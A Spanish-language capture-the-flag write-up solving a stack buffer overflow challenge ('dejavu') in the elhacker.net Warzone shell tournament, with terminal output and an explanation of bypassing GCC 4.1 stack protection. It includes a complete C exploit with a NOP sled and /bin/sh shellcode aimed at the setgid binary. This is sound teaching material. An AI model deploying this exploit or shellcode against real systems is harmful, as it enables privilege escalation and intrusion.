


1º RETO – TORNEO SHELL WARZONE

Seguidamente explicaremos la solución al 3º reto planteado por los creadores del “Torneo Shell” de la Warzone ubicada en “elhacker.net”. La información que encontraréis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. ¡Disfruten del juego!

Con la experiencia de la primera y segunda prueba del Torneo, verán que esta casi ha sido un regalo que nos han dejado para que reafirmemos conocimientos y tengamos la mente medianamente despejada cuando lleguemos al 4º.

Manos a la obra:

En primer lugar entraremos en el directorio de la prueba “/usr/home/war/” y listaremos sus ficheros:



```
Archivo Editar Ver Terminal Solapas Ayuda
C:/Users/NikiSanders/Desktop>cd ../war/
C:/Users/NikiSanders/Desktop>ls -al
total 38
drwxr-x---  3 war  warzone2  512 Dec  3 18:26 .
drwxr-xr-x 320 root  wheel    7168 Dec 14 07:35 ..
-rw-r--r--  1 war  warzone   751 Nov 21 13:45 .cshrc
-rw-r--r--  1 war  warzone   248 Nov 21 13:45 .login
-rw-r--r--  1 war  warzone   158 Nov 21 13:45 .login_conf
-rw-----  1 war  warzone   373 Nov 21 13:45 .mail_aliases
-rw-r--r--  1 war  warzone   331 Nov 21 13:45 .mailrc
drwxr-x---  2 war  OK1      512 Dec 12 21:38 .pass
-rw-r--r--  1 war  warzone   766 Nov 21 13:45 .profile
-rw-----  1 war  warzone   276 Nov 21 13:45 .rhosts
-rw-r--r--  1 war  warzone   975 Nov 21 13:45 .shrc
-rw-r--r--  1 root  warzone2 1765 Dec  3 18:26 TORNE0.txt
-rwxr-sr-x  1 war  OK1     6266 Nov 28 13:01 dejavu
C:/Users/NikiSanders/Desktop>
```

A tener en cuenta:

- dejavu ▶ Programa vulnerable.
- .pass ▶ Directorio objetivo que contiene nuestro “hash”.

Sabiendo entonces que no disponemos el código fuente. Lo normal será ejecutar el programa para ver como actúa y si acepta parámetros como entrada:

```
Archivo Editar Ver Terminal Solapas Ayuda
C:/Users/NikiSanders/Desktop>./dejavu
Mas facil no se puede xD
Se esperaban Parametros!!
Uso:
    ./dejavu <algo>
C:/Users/NikiSanders/Desktop>./dejavu WARZONE
Mas facil no se puede xD
Usted paso como parametro lo siguiente:
WARZONE
C:/Users/NikiSanders/Desktop>
```

Bien, aquí esta la sorpresa. Cuando muchos de nosotros esperabamos encontrarnos en esta prueba una vulnerabilidad de “*format string*”, resultó ser que nos tenían preparada otra clase de “*buffer overflow*” que debíamos intentar explotar.

- Si todavía no sabes de que va este tema, te recomiendo la lectura de la documentación que hemos preparado para la 1ª prueba.

Seguiremos los pasos clásicos:

Averiguamos la longitud del buffer que parece estar sobre los 1024 bytes. Recordemos los característicos múltiplos de 16.

Como sabemos nos basta con ejecutar algo como:

```
$ ./dejavu perl -e 'print "A"x1050;'
```

No tardaremos nada en ver un precioso “Segmentation Fault”.

Bién, el segundo paso es intentar sobrescribir %eip para que apunte a una dirección de memoria deseada donde estará esperando nuestra “Shellcode” para ser ejecutada. Ya hemos visto como lograr este objetivo a través de la línea de comandos con la ayuda de “Perl”.

Esta vez elaboraremos un exploit en lenguaje C para que al menos podamos aprender algo nuevo y no ser tan vagos.

```
[+++++]

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define DEFAULT_OFFSET                0
#define DEFAULT_BUFFER_SIZE          512
#define NOP                          0x90

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
                  "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
                  "\x54\x53\x50\xb0\x3b\xcd\x80";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {

    int i;
    char *buff, *ptr;
    long esp, ret, *addr_ptr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;

    esp = get_sp(); /* %esp, posible direccion de retorno */
    if (argc > 1) bsize = atoi(argv[1]); /* Tamaño del buffer */
    if (argc > 2) offset = atoi(argv[2]); /* Desplazamiento */
    if (argc > 3) esp = strtoul(argv[3], NULL, 0); /* %esp manual*/

    ret = esp - offset;
    fprintf(stderr, "Usage: %s<buff_size> <offset> <esp: 0xfff...>
\n",argv[0]);
    fprintf(stderr, "ESP:0x%x  Offset: 0x%x  Return: 0x%x\n", esp,
offset, ret);

    /* Reservamos memoria */
    if (!(buff = (char *)malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    /* Rellenamos el buffer con la direccion de retorno */
    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = ret;

    /* La primera mitad del buffer seran instrucciones NOP "0x90" */
    for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;
```

```
/* Copiar shellcode a partir de la mitad del buffer */
ptr = buff + (bsize/2);
for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

buff[bsize - 1] = 0; /* Finalizar cadena con un caracter NULL */

execl("../war/dejavu", "dejavu", buff,0); /* Lanzar el ataque */
}

[+++++]
```

Bien, ya tenemos prácticamente todo lo que necesitamos. Solo nos queda la esperanza y la suerte, pero como todos sabemos hay que buscarla.

El programa anterior lo puedes compilar sin mas problemas en la linea de comandos con:

```
$ gcc exdejavu.c -o exdejavu
```

El exploit acepta 3 argumentos:

- 1 – Tamaño del buffer a explotar.
- 2 – Desplazamiento desde %esp.
- 3 – Dirección manual de retorno.

Si ejecutas este programa con un único argumento, es decir, el tamaño del buffer (1024) seguramente obtendrás otro lindo “*Segmentation Fault*”.

Bueno, aquí realmente me sucedieron unas cuantas cosas extrañas, al parecer el programa estaba compilada con la versión 4.1 de GCC, lo que implica que se ha añadido una nueva medida de “*Stack Protection*” que según indica la documentación hace unos cambios aleatorios en la pila y una reordenación de las variables. Al final se dará una idea sobre como saltar esta protección.

Por suerte para mí (muchísima suerte) conseguí explotar el programa de la forma tradicional. ¿Cómo? Pues resulta que el problema podía ser solventado si apuntábamos manualmente a la dirección correcta.


```

Archivo  Editar  Ver  Terminal  Solapas  Ayuda
$ pwd
/usr/home/war/.pass
$ ls
$ ls -al
total 36
drwxr-x---  2 war      OK1      512 Dec 12 21:38 .
drwxr-x---  3 war      warzone2 512 Dec  3 18:26 ..
-rw-----  1 6000     wheel    221 Nov 28 17:25 .leeme_6000
-rw-----  1 LisaCuddy  wheel    221 Nov 28 19:58 .leeme_7001
-rw-----  1 NikiSanders wheel    312 Dec 17 15:59 .leeme_7027
-rw-----  1 BillGates  wheel    312 Dec 11 10:06 .leeme_7086
-rw-----  1 BalboTheBoy wheel    312 Dec 10 18:00 .leeme_7127
-rw-----  1 TheRainmaker wheel    312 Dec 14 14:15 .leeme_7145
-rw-----  1 piloto     wheel    312 Dec 10 18:05 .leeme_8000
$ cat .leeme_7027
En hora buena usted a pasado la Tercera prueba
Su clave de Acceso es:
No olvide registrar su password en /usr/home/warzone/validar
esto es para que se le habran los nuevos retos!!
Ademas no olvide volver al shell con el que inicio la prueba ;) antes de ejecutar validar.

Hash: cb1736ad[REDACTED]1389725c0fa
$

```

Hemos logrado nuestro objetivo. Pero como prometí, aquí la idea de como saltar la protección establecida por el compilador GCC – 4.1. En realidad recomiendo encarecidamente leer este Post [4], que podrás encontrar en el foro de “*elHacker.net*”. Allí se describe como fueron surgiendo los primeros problemas y las ideas para salir del apuro.

En realidad la técnica se basa en realizar un “*doble salto*”. Si depuras con GDB te darás cuenta que la mayoría de las veces consigues sobrescribir dos registros diferentes de “*%eip*”, estos son “*%esp*” y “*%ecx*”. Ocurre que el “*%esp*” es guardado en su momento en “*%ecx*” y posteriormente es restaurado desde aquí para seguidamente retornar.

Se supone entonces que podemos sobrescribir “*%esp*” con la intención de que apunte a una dirección de memoria, que a su vez apunte a otra dirección de memoria que contenga realmente nuestra Shellcode. ¿Necesitas que lo explique un poco más claro?

No hay problema, aquí un ejemplo aleatorio:

```
%ecx = %esp = 0xbfbfc87a
```

```
0xbfbfc87a - contiene - 0xbfbfebf8
```

```
0xbfbfebf8 = Shellcode.
```

En resumen. Sobrescribimos “*%esp*” con “*0xbfbfc87a*”, cuando realice este salto se encuentra con que debe saltar nuevamente a “*0xbfbfebf8*”, que definitivamente ejecuta la Shellcode apropiada.

Como realizar esto. Como comenté en la documentación de la 2ª prueba del torneo, lo más fácil

suele ser utilizar los propios **argumentos del programa** o incluso el **entorno**.

Podríamos establecer dos variables de entorno:

SC1 = dirección de SC2

SC2 = Shellcode.

Con esto utilizaríamos el programa `./getenv` que creamos en la prueba anterior para obtener sus direcciones en memoria. La dirección de SC2 la metemos como contenido de SC1, y la dirección de SC1 es la que utilizaríamos para sobrescribir nuestro amigo `%esp`.

Otra idea que se me ocurre es colocar nuestra Shellcode antecedita de unos cuantos *NOP*'s en la variable `argv[2]`. Luego llenaríamos todo el buffer con su supuesta dirección en memoria e intentando ajustar el desplazamiento con unas cuantas letras "A".

Recuerda que alcanzar `argv[2]` suele ser algo trivial cuando vamos estableciendo diferentes offset's al valor que nos devuelve `get_esp()`;

Lo que quiero que quede claro aquí, tal y como me dijo "Anon" en su momento, es que la explotación no es una ciencia exacta, y es el hecho de saber jugar lo que nos puede aportar mayores beneficios. Lo importante es abrir tu mente, buscar nuevas ideas, no tener miedo a preguntar, y leer, sobre todo leer mucho...

Referencias:

[1] "Smashing the Stack for Fun and Profit" by Aleph One
<http://doc.bughunter.net/buffer-overflow/smash-stack.html>

[2] Desbordamiento de búfer
[http://es.wikipedia.org/wiki/Desbordamiento de b%C3%BAfer](http://es.wikipedia.org/wiki/Desbordamiento_de_b%C3%BAfer)

[3] Introducción a los Overflows en Linux X86_64
http://www.enye-sec.org/textos/introduccion.a.los.overflows.en.linux.x86_64.txt

[4] No puedo sobrescribir EIP (linux)
http://foro.elhacker.net/bugs_y_exploits/no_puedo_sobreescribir_eip_linux-t193202.0.html

Por lo demás WARZONE te está esperando! };-D

```
      ^^
    *`* @@ *`*      HACK THE WORLD
  *   * - - *   *
      ##
      ||
    *   *
  *     *
  *     *
  _   _
```

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

(C) Copyleft 2008 everybody